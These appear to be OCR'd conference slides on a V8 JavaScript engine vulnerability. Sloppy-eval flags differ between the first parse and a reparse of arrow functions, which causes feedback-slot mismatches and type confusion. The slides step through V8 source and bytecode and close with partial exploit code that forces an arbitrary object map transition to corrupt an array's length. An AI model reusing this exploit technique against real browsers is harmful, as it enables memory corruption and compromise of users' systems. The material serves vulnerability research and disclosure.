
Confused Type:

Real Type:

	PropertyCell	
0x0	map	
0x4	name	AnyName
0x8	property_details_raw	Smi
0xc	value	Object
0x10	dependent_code	DependentCode

	FeedbackCell	
0x0	map	
0x4	value	ClosureFeedbackCellArray
0x8	interrupt_budget	int32

Bytecode Difference who leads to type confusion





```
0x3fe00025a89f @   37 : 21 05 01       LdaGlobal [5], [1]
0x3fe00025a8a2 @   40 : bc             Star8
0x3fe00025a8a3 @   41 : 61 f2 03       CallUndefinedReceiver0 r8, [3]
0x3fe00025a8a6 @   44 : 33 f3 06 05    DefineNamedOwnProperty r7, [6], [5]
0x3fe00025a8aa @   48 : 14 fa 02 00    LdaContextSlot r0, [2], [0]
0x3fe00025a8ae @   52 : bc             Star8
0x3fe00025a8af @   53 : 21 05 01       LdaGlobal [5], [1]
0x3fe00025a8b2 @   56 : bb             Star9
0x3fe00025a8b3 @   57 : 62 f2 f1 07    CallUndefinedReceiver1 r8, r9, [7]
0x3fe00025a8b7 @   61 : 33 f3 07 09    DefineNamedOwnProperty r7, [7], [9]
0x3fe00025a8bb @   65 : 14 fa 02 00    LdaContextSlot r0, [2], [0]
0x3fe00025a8bf @   69 : bc             Star8
0x3fe00025a8c0 @   70 : 21 05 01       LdaGlobal [5], [1]
0x3fe00025a8c3 @   73 : bb             Star9
0x3fe00025a8c4 @   74 : 62 f2 f1 0b    CallUndefinedReceiver1 r8, r9, [11]
0x3fe00025a8c8 @   78 : 33 f3 08 0d    DefineNamedOwnProperty r7, [8], [13]
0x3fe00025a8cc @   82 : 19 f8 f6       Mov r2, r4
0x3fe00025a8cf @   85 : 0b f3          Ldar r7
0x3fe00025a8d1 @   87 : 97 05          JumpIfToBooleanFalse [5] (0x3fe00025a8d6 @ 92)
0x3fe00025a8d3 @   89 : 0c             LdaZero
0x3fe00025a8d4 @   90 : 8a 0f          Jump [15] (0x3fe00025a8e3 @ 105)
0x3fe00025a8d6 @   92 : 13 09          LdaConstant [9]
0x3fe00025a8d8 @   94 : 23 0a 0f       StaGlobal [10], [15]
0x3fe00025a8db @   97 : 13 0b          LdaConstant [11]
0x3fe00025a8dd @   99 : bd             Star7
0x3fe00025a8de @  100 : 23 0c 11       StaGlobal [12], [17]
0x3fe00025a8e1 @  103 : 0b f3          Ldar r7
```

```
0x3fe00025c457 @   37 : 28 05 01 02    LdaLookupGlobalSlot [5], [1], [2]
0x3fe00025c45b @   41 : bc             Star8
0x3fe00025c45c @   42 : 61 f2 03       CallUndefinedReceiver0 r8, [3]
0x3fe00025c45f @   45 : 33 f3 06 05    DefineNamedOwnProperty r7, [6], [5]
0x3fe00025c463 @   49 : 27 07 02 02    LdaLookupContextSlot [7], [2], [2]
0x3fe00025c467 @   53 : bc             Star8
0x3fe00025c468 @   54 : 28 05 07 02    LdaLookupGlobalSlot [5], [7], [2]
0x3fe00025c46c @   58 : bb             Star9
0x3fe00025c46d @   59 : 62 f2 f1 09    CallUndefinedReceiver1 r8, r9, [9]
0x3fe00025c471 @   63 : 33 f3 08 0b    DefineNamedOwnProperty r7, [8], [11]
0x3fe00025c475 @   67 : 27 07 02 02    LdaLookupContextSlot [7], [2], [2]
0x3fe00025c479 @   71 : bc             Star8
0x3fe00025c47a @   72 : 28 05 0d 02    LdaLookupGlobalSlot [5], [13], [2]
0x3fe00025c47e @   76 : bb             Star9
0x3fe00025c47f @   77 : 62 f2 f1 0f    CallUndefinedReceiver1 r8, r9, [15]
0x3fe00025c483 @   81 : 33 f3 09 11    DefineNamedOwnProperty r7, [9], [17]
0x3fe00025c487 @   85 : 19 f8 f6       Mov r2, r4
0x3fe00025c48a @   88 : 0b f3          Ldar r7
0x3fe00025c48c @   90 : 97 05          JumpIfToBooleanFalse [5] (0x3fe00025c491 @ 95)
0x3fe00025c48e @   92 : 0c             LdaZero
0x3fe00025c48f @   93 : 8a 0c          Jump [12] (0x3fe00025c49b @ 105)
0x3fe00025c491 @   95 : 13 0a          LdaConstant [10]
0x3fe00025c493 @   97 : 2c 0b 01       StaLookupSlot [11], #1
0x3fe00025c496 @  100 : 13 0c          LdaConstant [12]
0x3fe00025c498 @  102 : 2c 0d 01       StaLookupSlot [13], #1
0x3fe00025c49b @  105 : 73 f4          ToName r6
0x3fe00025c49d @  107 : 0b f4          Ldar r6
```

Contents

Scope



- Scope is the current context of execution in which values and expressions are "visible" or can be referenced.
  - Global (Script) Scope
  - Function Scope
  - Block Scope
  - Special Scope

Parser of Arrow Function

```
template <typename Impl>
typename ParserBase<Impl>::ExpressionT ParserBase<Impl>::ParsePrimaryExpression() {
  // ...
  switch (token) {
    // ...
    case Token::LPAREN: { // Line 1983
      Consume(Token::LPAREN);
      // ...
      Scope::Snapshot scope_snapshot(scope());  // Line 1997
      ArrowHeadParsingScope maybe_arrow(impl(), FunctionKind::kArrowFunction);
      // ...
      AcceptINScope scope(this, true);
      ExpressionT expr = ParseExpressionCoverGrammar();
      expr->mark_parenthesized();
      Expect(Token::RPAREN);

      if (peek() == Token::ARROW) { // Line 2010
        next_arrow_function_info_.scope = maybe_arrow.ValidateAndCreateScope(); // Line 2011
        scope_snapshot.Reparent(next_arrow_function_info_.scope);
      } else {
        maybe_arrow.ValidateExpression(); // Line 2014
      } // Line 2015
      return expr;
    } // Line 2018
    // ...
  }
  // ...
}
```

src/parsing/parser-base.h

- Production
  - `PrimaryExpression -> '(' Expression ')'`
    - Arrow Function: Need a new scope
    - Others: Don't need a new scope
- One-pass Style Syntax Analysis
  - Pre-allocate a new scope for the possible arrow function
  - Save the possible parameters & expressions in old scope first
  - When it can be confirmed that this `PrimaryExpression` is leading an arrow function syntax, **reparent** the parameters from old scope to new scope.

Setter logic of *Sloppy Eval Flag*

```
void Scope::RecordEvalCall() {  // src/ast/scopes.h:1368
  calls_eval_ = true;
  GetDeclarationScope()->RecordDeclarationScopeEvalCall(); // [!]
  // ...
}

DeclarationScope* Scope::GetDeclarationScope() { // src/ast/scopes.cc:1449
  Scope* scope = this;
  while (!scope->is_declaration_scope()) {
    scope = scope->outer_scope();
  }
  return scope->AsDeclarationScope();
}

// Inform the scope and outer scopes that the corresponding code contains an
// eval call.
void RecordDeclarationScopeEvalCall() { // src/ast/scopes.h:907
  calls_eval_ = true;
  // If this isn't a sloppy eval, we don't care about it.
  if (language_mode() != LanguageMode::kSloppy) return;
  // Sloppy eval in script scopes can only introduce global variables anyway,
  // so we don't care that it calls sloppy eval.
  if (is_script_scope()) return;
  // Sloppy eval in a eval scope can only introduce variables into the outer
  // (non-eval) declaration scope, not into this eval scope.
  if (is_eval_scope()) {
    // ...
    return;
  }
  sloppy_eval_can_extend_vars_ = true; // [!]
  num_heap_slots_ = Context::MIN_CONTEXT_EXTENDED_SLOTS;
}
```


- When the parser determines that there is a call to `eval` in a scope, it will call `Scope::RecordEvalCall()` to notify the nearest `DeclarationScope` parent of the current scope to set its *Sloppy Eval Flag* to true.

Holding `var` declaration

- So that the code in `eval` can add, delete, and modify `var` variables dynamically in the corresponding `DeclarationScope`.

Different value of *Sloppy Eval Flag* upon twice parsing

Before GC




```
1  GC = function () {
2      try {
3          for (let i = 0; i < 6; i++) {
4              let ab = new ArrayBuffer(31 * 1024 * 1024 * 1024);
5          }
6      } catch (e) {
7          print(e);
8      }
9  };
10 for (let j = 0; j < 13; j++) {
11     function dummy() {}
12     {
13         ((a = class b3 {
14             [({ c: eval(), d: dummy(eval), e: dummy(eval) } ? 0 : (aa = 0xdeadbbed, bb = 0xdeadbeef))]
15         }) => { })();
16     }
17     if (j == 11) {
18         GC();
19     }
20 }
21
```

Catch Scope


Arrow Scope

Class Scope

- First Parsing: Entire Script
  - When calling `Scope::RecordEvalCall()`, `eval` expression hasn't yet moved into Arrow Scope.
  - The nearest `DeclarationScope` parent is Script Scope.
  - According to previous code logic, Script Scope won't be labeled with *Sloppy Eval Flag*.

Different value of *Sloppy Eval Flag* upon twice parsing

After GC




```
1  GC = function () {
2      try {
3          for (let i = 0; i < 6; i++) {
4              let ab = new ArrayBuffer(31 * 1024 * 1024 * 1024);
5          }
6      } catch (e) {
7          print(e);
8      }
9  };
10 for (let j = 0; j < 13; j++) {
11     function dummy() {}
12     {
13         ((a = class b3 {
14             [({ c: eval(), d: dummy(eval), e: dummy(eval) } ? 0 : (aa = 0xdeadbbed, bb = 0xdeadbeef))]
15         }) => { })();
16     }
17     if (j == 11) {
18         GC();
19     }
20 }
21
```

Catch Scope


Arrow Scope

Class Scope

- Second Parsing: Only Arrow Function
  - When calling `Scope::RecordEvalCall()`, `eval` expression is in Arrow Scope.
  - The nearest `DeclarationScope` parent is Arrow Scope.
  - According to previous code logic, Arrow Scope is labeled with *Sloppy Eval Flag*.

Different bytecode upon different *Sloppy Eval Flag*

JavaScript Semantical Description



- In sloppy mode, `eval("var x;")` introduces a variable `x` into the surrounding function or the global scope. This means that, in general, in a function containing a call to `eval`, every name not referring to an argument or local variable must be mapped to a particular definition **at runtime** (because that `eval` might have introduced a new variable that would hide the outer variable).
- The `Lookup` in new bytecode types means exactly find a variable definition **at runtime**.

Different bytecode upon different *Sloppy Eval Flag*

Code Auditing Description

```
GC = function () {
    try {
        for (let i = 0; i < 6; i++) {
            let ab = new ArrayBuffer(31 * 1024 * 1024 * 1024);
        }
    } catch (e) {
        print(e);
    }
};
for (let j = 0; j < 13; j++) {
    function dummy() { }
    {
        ((a = class b3 {
            [(
                { c: eval(), d: dummy(eval), e: dummy(eval) }
                ? 0
                : (aa = 0xdeadbbed, bb = 0xdeadbeef)
            )]
        }) => { })();
    }
    if (j == 11) {
        GC();
    }
}
```

- For example, Bytecode of
- `aa = 0xdeadbbed`
  - Before GC: `StaGlobal`
  - After GC: `StaLookupSlot`

Different bytecode upon different *Sloppy Eval Flag*

Code Auditing Description

```
void BytecodeGenerator::BuildVariableAssignment(
    Variable* variable, Token::Value op, HoleCheckMode hole_check_mode,
    LookupHoistingMode lookup_hoisting_mode) {
  VariableMode mode = variable->mode();
  RegisterAllocationScope assignment_register_scope(this);
  BytecodeLabel end_label;
  switch (variable->location()) {
    // ...
    case VariableLocation::UNALLOCATED: {
      BuildStoreGlobal(variable);
      break;
    }
    // ...
    case VariableLocation::LOOKUP: {
      builder()->StoreLookupSlot(variable->raw_name(), language_mode(),
                                 lookup_hoisting_mode);
      break;
    }
    // ...
  }
}
```

`BytecodeGenerator::BuildVariableAssignment` in `src/interpreter/bytecode-generator.cc:3734`

- The function decides which type of bytecode should be emitted when meeting variable assignment expression.
- First Bytecode Generation
  - `variable->location() == VariableLocation::UNALLOCATED`
    - Generate Bytecode `StaGlobal`
- Second Bytecode Generation
  - `variable->location() == VariableLocation::LOOKUP`
    - Generate Bytecode `StaLookupSlot`
- Where does the value of `variable->location()` come from?

Different bytecode upon different *Sloppy Eval Flag*

Code Auditing Description

```
template <Scope::ScopeLookupMode mode>
Variable* Scope::Lookup(VariableProxy* proxy, Scope* scope, // Line 2071
          Scope* outer_scope_end, Scope* cache_scope, bool force_context_allocation) {
  // ...
  while (true) {
    // ...
    // Try to find the variable in this scope.
    Variable* var;
    if (mode == kParsedScope) {
      var = scope->LookupLocal(proxy->raw_name());
    } else { /* ... */ }
    // ...
    if (scope->outer_scope_ == outer_scope_end) break;
    // ...
    if (V8_UNLIKELY(
            scope->is_declaration_scope() &&
            scope->AsDeclarationScope()->sloppy_eval_can_extend_vars())) {
      return LookupSloppyEval(proxy, scope, outer_scope_end, cache_scope, // Line 2150
                              force_context_allocation);
    }
    force_context_allocation |= scope->is_function_scope();
    scope = scope->outer_scope_;
    // ...
  }
  // ...
  // No binding has been found. Declare a variable on the global object.
  return scope->AsDeclarationScope()->DeclareDynamicGlobal( // Line 2174
      proxy->raw_name(), NORMAL_VARIABLE, mode == kDeserializedScope ? cache_scope : scope);
}
```

`Scope::Lookup` in `src/ast/scopes.cc:2071`

- First Parsing
  - Reaching Line 2174
  - `DeclareDynamicGlobal()`
    - `VariableLocation::UNALLOCATED`
    - Generate Bytecode `StaGlobal`
- Second Parsing
  - Reaching Line 2150
  - `LookupSloppyEval()`

Different bytecode upon different *Sloppy Eval Flag*

Code Auditing Description

```
Variable* Scope::LookupSloppyEval(VariableProxy* proxy, Scope* scope, // Line 2226
    Scope* outer_scope_end, Scope* cache_scope, bool force_context_allocation) {
  // ...
  Scope* entry_cache = cache_scope == nullptr
      ? scope->outer_scope()->GetNonEvalDeclarationScope(): cache_scope;
  Variable* var = scope->outer_scope_->scope_info_.is_null()
      ? Lookup<kParsedScope>(proxy, scope->outer_scope_, outer_scope_end,
                             nullptr, force_context_allocation)
      : Lookup<kDeserializedScope>(proxy, scope->outer_scope_,  // Line 2243
                                   outer_scope_end, entry_cache);
  // ...
  /* A variable binding may have been found in an outer scope, but the current scope
  makes a sloppy 'eval' call, so the found variable may not be the correct one (the 'eval'
  may introduce a binding with the same name). In that case, change the lookup result to
  reflect this situation. Only scopes that can host var bindings (declaration scopes)
  need be considered here (this excludes block and catch scopes), and variable lookups at
  script scope are always dynamic. */
  if (var->IsGlobalObjectProperty()) {
    Scope* target = cache_scope == nullptr ? scope : cache_scope;
    var = target->NonLocal(proxy->raw_name(), VariableMode::kDynamicGlobal);  // Line 2264
  }
  // ...
  return var;
}
Variable* Scope::NonLocal(const AstRawString* name, VariableMode mode) {  // Line 2057
  // Declare a new non-local.
  bool was_added;
  Variable* var = variables_.Declare(zone(), this, name, mode, NORMAL_VARIABLE,
      kCreatedInitialized, kNotAssigned, IsStaticFlag::kNotStatic, &was_added);
  // Allocate it by giving it a dynamic lookup.
  var->AllocateTo(VariableLocation::LOOKUP, -1);  // Line 2065 [!]
  return var;
}
```

`Scope::LookupSloppyEval` in `src/ast/scopes.cc:2226`

- First, the control flow enters function `Lookup<kDeserializedScope>()` at line 2243 to get a new dynamic global object.
- Then, it enters function `target->NonLocal()` at line 2264 to make returning `Variable` conform to *Sloppy Eval* Semantic by labeling it with `VariableLocation::LOOKUP` at line 2065.
  - Generate Bytecode `StaLookupSlot`

Contents

Code Path of Implementing Arbitrary Object Map Transition

- Prerequisite of feedback slot
  - To transition object `o`'s map from m_a to m_b without object cell reallocation, the element in feedback slot must satisfy a series of conditions:

Write a property

1. The bytecode should be `SetNamedProperty` and its corresponding feedback slot type can be `SetNamedSloppy` or `SetNamedStrict`.
2. The first feedback slot of `SetNamedProperty` should be a weak reference to the map m_a of object `o`, which indicates this is a monomorphic case.
3. The second feedback slot of `SetNamedProperty` should be a weak reference to the map m_b that object `o` wants to transition to, in that case this is a map handler. Meanwhile, the map m_b's prototype_validity cell content should be 0.

No.	8	9
F.B. Op New	SetNamed Strict	

8: Weak reference to the map m_a, who will be transitioned from
9: Weak reference to the map m_b, who will be transitioned to

Code Path of Implementing Arbitrary Object Map Transition

- Stack Tracing
  - AccessorAssembler::StoreIC ->
    - Enter Monomorphic Case: Check first slot is weak reference to map of object
  - AccessorAssembler::HandleStoreICHandlerCase ->
    - Goto store_transition_or_global: Check second slot is weak reference or cleared value
  - BIND(&store_transition_or_global) ->
    - Goto store_transition: Check second slot is map
  - BIND(&store_transition) ->
  - AccessorAssembler::HandleStoreICTransitionMapHandlerCase ->
    - Checks whether the content of prototype_validity cell is 0
  - AccessorAssembler::OverwriteExistingFastDataProperty ->
  - BIND(&if_field) ->
  - BIND(&backing_store) ->
  - CodeStubAssembler::StoreMap

Incorrect Map Transition caused by *SetNamedStrict* Feedback Slot

- We execute an arbitrary object map transition by crafting an exploit implementing:
  1. Bytecodes form the following Feedback Slots mapping relation.
  2. Train the exploit to make that Slot 8 & 9 contains object map m_a & m_b, respectively.
- To trigger vulnerability, after GC, we set the *object* operand of `SetNamedProperty` to an object `o` who has map m_a and execute.
  - Then object `o` will be transition to map m_b without any side effect.
    - i.e., without any object resizing.

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op Old	LoadGlobal NotInside Typeof		Call		SetNamed Strict		Lit era l	SetNamed Strict		Load Property		Call		StoreGlobal Strict		SetNamed Strict	

No.	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
F.B. Op New	LoadGlobal NotInside Typeof		Call		LoadGlobal NotInside Typeof		LoadGlobal NotInside Typeof		SetNamed Strict		Lit era l	Load Property		Call		SetNamed Strict	

Trunk of Exploit Source (1)

```
function make_small() {
    let result = {};
    result.p1 = 1;
    return result;
}
function make_big() {
    /*
        These are all inline properties. If we make a small object have the
    same map as this big object then we will be able to access out of bounds.
    */
    let result = {
        p1: 1, p2: 2, p3: 3, p4: 4, p5: 5, p6: 6, p7: 7, p8: 8, p9: 9, p10: 10,
        p11: 11, p12: 12, p13: 13, p14: 14, p15: 15, p16: 16, p17: 17, p18: 18
    };
    /*
        We need to add an extra property to transition the big object to a new map
    with a cleared validity cell. Also, the extra field is external and captures
    the write so that doesn't interfere with our inline properties.
    */
    result.extra = 1;
    return result;
}
var small_obj = make_small();
var big_obj = make_big();
```

- Make map
  - m_a: `make_small()`
  - m_b: `make_big()`

Trunk of Exploit Source (2)

```
for(let i = 0; i < 11; i++) {
    // this prevents bad results from `LoadGlobalNotInsideTypeof` slots from crashing the exploit
    function dummy() { return true; }
    // Use local variables here instead of global variables or it would create extra slots in the feedback vector
    let target = {}; // Placeholder - this is the object whose map we want to change.
    let SetNamedStrict_slot1 = {}; // This gets transitioned to `small_obj`'s map once we add property `p1`
    let LoadProperty_slot0 = big_obj; // This is the object whose map we want `target` to transition to.
    if(i == 10) {
        flush_bytecode(); // This causes the arrow function's bytecode to be thrown away
        // Allocate all the objects after GC so that they are allocated in NewSpace
        corrupted_obj = make_small();
        target = corrupted_obj;
        arr1 = [1.85419992257717e-310,1.85419992257717e-310,1.85419992257717e-310,1.85419992257717e-310]; // PACKED_DOUBLE_ELEMENTS, 0x0000222200002222
        arr2 = [large_arr,2,3,4,5,6,7,8]; // PACKED_ELEMENTS
    }
    // This will cause `corrupted_obj`, with `small_obj`'s map, to transition to `big_obj`'s map
    // Unfortunately because of the nature of the vulnerability we can't put this in it's own function :-(
    ((a = class Clazz {
       [(dummy(
            eval(),
            eval, // This reference consumes 2 feedback slots (LoadGlobalNotInsideTypeof) upon reparse
            eval, // This reference consumes 2 feedback slots (LoadGlobalNotInsideTypeof) upon reparse
            target.p1 = 123, // This is the statement later make the evil `SetNamedStrict` slot in element [8] and [9], initially in [4] and [5]
            [], // This Literal (AllocationSite) uses 1 feedback slot instead of 2. This is important, or it won't work! Slot value has to be a valid pointer!
            SetNamedStrict_slot1.p1 = 1, // The map of `small_obj` will be in element [8], which is the second element of current bytecode's `SetNamedStrict` slot
            LoadProperty_slot0.p1 // The map of `big_obj` will be in element [9], which is the first element of current bytecode's `LoadProperty` slot
        )
        ? 0 : (ballast = 1)) // The `StoreGlobalStrict` slot belonging to this bytecode disappears after GC, which is to make sure the slot length of the feedback
vector and feedback metadata are equal
        ]
    }) => {})();
}
corrupted_obj.p18 = 0x30; // Modify the length of array `arr1`
```

Thank you!